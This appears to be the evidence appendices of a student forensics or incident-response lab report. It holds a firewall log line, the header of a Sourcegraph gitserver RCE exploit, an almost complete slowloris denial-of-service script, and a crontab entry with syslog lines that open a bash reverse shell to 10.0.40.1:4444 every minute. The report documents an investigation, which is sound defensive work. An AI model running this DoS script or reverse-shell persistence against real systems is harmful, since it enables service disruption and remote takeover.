>	11/28/22 3:45:10.000 PM	Nov 28 15:45:10 10.0.40.1 Nov 28 20:45:10 filterlog: 76,,,1000106045,em1,match,pass,out,4,0x0,,63,14824,0,DF,6,tcp,60,10.0.40.5,12.0.40.3,33172,80,0,S,1673364711,,64240,,mss;sackOK;TS;nop;wscale dest_ip = 12.0.40.3 dest_port = 80 source_ip = 10.0.40.5 source_port = 33172 sourcetype = pfsense type = tcp



Appendix G

Evidence of hidden directory found on developer



Appendix H

Sourcegraph Exploit Python Script

```
student@ubuntu:~/.exploit$ cat exploit.py
# Exploit Title: Sourcegraph Gitserver 3.36.3 - Remote Code Execution (RCE)
# Date: 2022-06-10
# Exploit Author: Altelus
# Vendor Homepage: https://about.sourcegraph.com/
# Version: 3.63.3
# Tested on: Linux
# CVE : CVE-2022-23642
# Docker Container: sourcegraph/server:3.36.3

# Sourcegraph prior to 3.37.0 has a remote code execution vulnerability on its gitserver service.
# This is due to lack of restriction on git config execution thus "core.sshCommand" can be passed
# on the HTTP arguments which can contain arbitrary bash commands. Note that this is only possible
# if gitserver is exposed to the attacker. This is tested on Sourcegraph 3.36.3
#
# Exploitation parameters:
# - Exposed Sourcegraph gitserver
# - Existing repo on sourcegraph
```

Appendix I

DDoS Python Script

```
student@ubuntu:~/.exploit$ cat slowloris.py
#!/usr/bin/env python

# Original slowloris.py version v1.0 written by @wal99d
# v2.0 updates by @brannondorsey

import os
import sys
import random
import socket
import time
import argparse

regular_headers = [
        "User-agent: Mozilla/5.0 (Windows NT 6.3; rv:36.0) Gecko/20100101 Firefox/36.0",
        "Accept-language: en-US,en,q=0.5"]

def init_socket(host, port):
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.settimeout(4)
        s.connect((host, port))
        s.send("GET /?{} HTTP/1.1\r\n".format(random.randint(0,2000)).encode('UTF-8'))
        for header in regular_headers:
                s.send('{}\r\n'.format(header).encode('UTF-8'))
        return s


def parse_args():
        parser = argparse.ArgumentParser(description='Slowloris DoS attack (python implementation)')
        parser.add_argument('-i', '--host', type=str, required=True, help='target host')
        parser.add_argument('-p', '--port', type=int, required=True, help='target port')
        parser.add_argument('-s', '--max-sockets', dest='max_sockets', type=int, default=100,
                help='maximum number of sockets connections to maintain with host')
        parser.add_argument('-r', '--reconnection-rate', dest='reconnection_rate', type=int, default=10,
                help='seconds before socket reconnections')
        parser.add_argument('-v', '--version', action='version', version='2.0')
        return parser.parse_args()
```

```
def main():
        args = parse_args()
        print("[*] creating {} socket connections...".format(args.max_sockets))
        socket_list=[]
        for _ in range(args.max_sockets):
                try:
                        s = init_socket(args.host, args.port)
                except socket.error:
                        break
                socket_list.append(s)
        print("[+] {} socket connections created".format(len(socket_list)))

        while True:
                print("[*] sending \"Keep-Alive\" headers to {} connections".format(len(socket_list)))
                # send keep-alive headers to open connections
                for s in socket_list:
                        try:
                                # send custom header with some random bytes
                                s.send("X-a {}\r\n".format(random.randint(1,5000)).encode('UTF-8'))
                        except socket.error:
                                socket_list.remove(s)

                # reconnect disconnected sockets
                if args.max_sockets - len(socket_list):
                        print('[*] creating {} new socket connections'.format(args.max_sockets - len(socket_list
))))
                        num_new_connections = 0
                        for _ in range(args.max_sockets - len(socket_list)):
                                try:
                                        s=init_socket(args.host, args.port)
                                        if s:
                                                socket_list.append(s)
                                                num_new_connections += 1
                                except socket.error:
                                        break
                        print('[+] {} socket connections created'.format(num_new_connections))
                print('[*] sleeping {} seconds...'.format(args.reconnection_rate))
                time.sleep(args.reconnection_rate)
```

Appendix J

Cron file and Syslog logs from developer

```
student@ubuntu:~$ sudo cat /var/spool/cron/crontabs/student
# DO NOT EDIT THIS FILE - edit the master and reinstall.
# (/tmp/crontab.3LywbU/crontab installed on Mon Nov 28 14:02:03 2022)
# (Cron version -- $Id: crontab.c,v 2.13 1994/01/17 03:20:37 vixie Exp $)
* * * * * /bin/bash -c 'bash -i >& /dev/tcp/10.0.40.1/4444 0>&1'

student@ubuntu:~$
```

```
7214 Nov 28 15:37:59 ubuntu systemd-resolved[559]: Using degraded feature set UDP instead of TCP for DNS server 10.0.40.1.
7215 Nov 28 15:37:59 ubuntu systemd-resolved[559]: Using degraded feature set TCP instead of UDP for DNS server 10.0.40.1.
7216 Nov 28 15:37:59 ubuntu systemd-resolved[559]: Using degraded feature set UDP instead of TCP for DNS server 10.0.40.1.
7217 Nov 28 15:38:01 ubuntu CRON[7058]: (student) CMD (/bin/bash -c 'bash -i >& /dev/tcp/10.0.40.1/4444 0>&1')
7218 Nov 28 15:38:01 ubuntu CRON[7057]: (CRON) info (No MTA installed, discarding output)
7219 Nov 28 15:38:04 ubuntu systemd-resolved[559]: Using degraded feature set TCP instead of UDP for DNS server 10.0.40.1.
```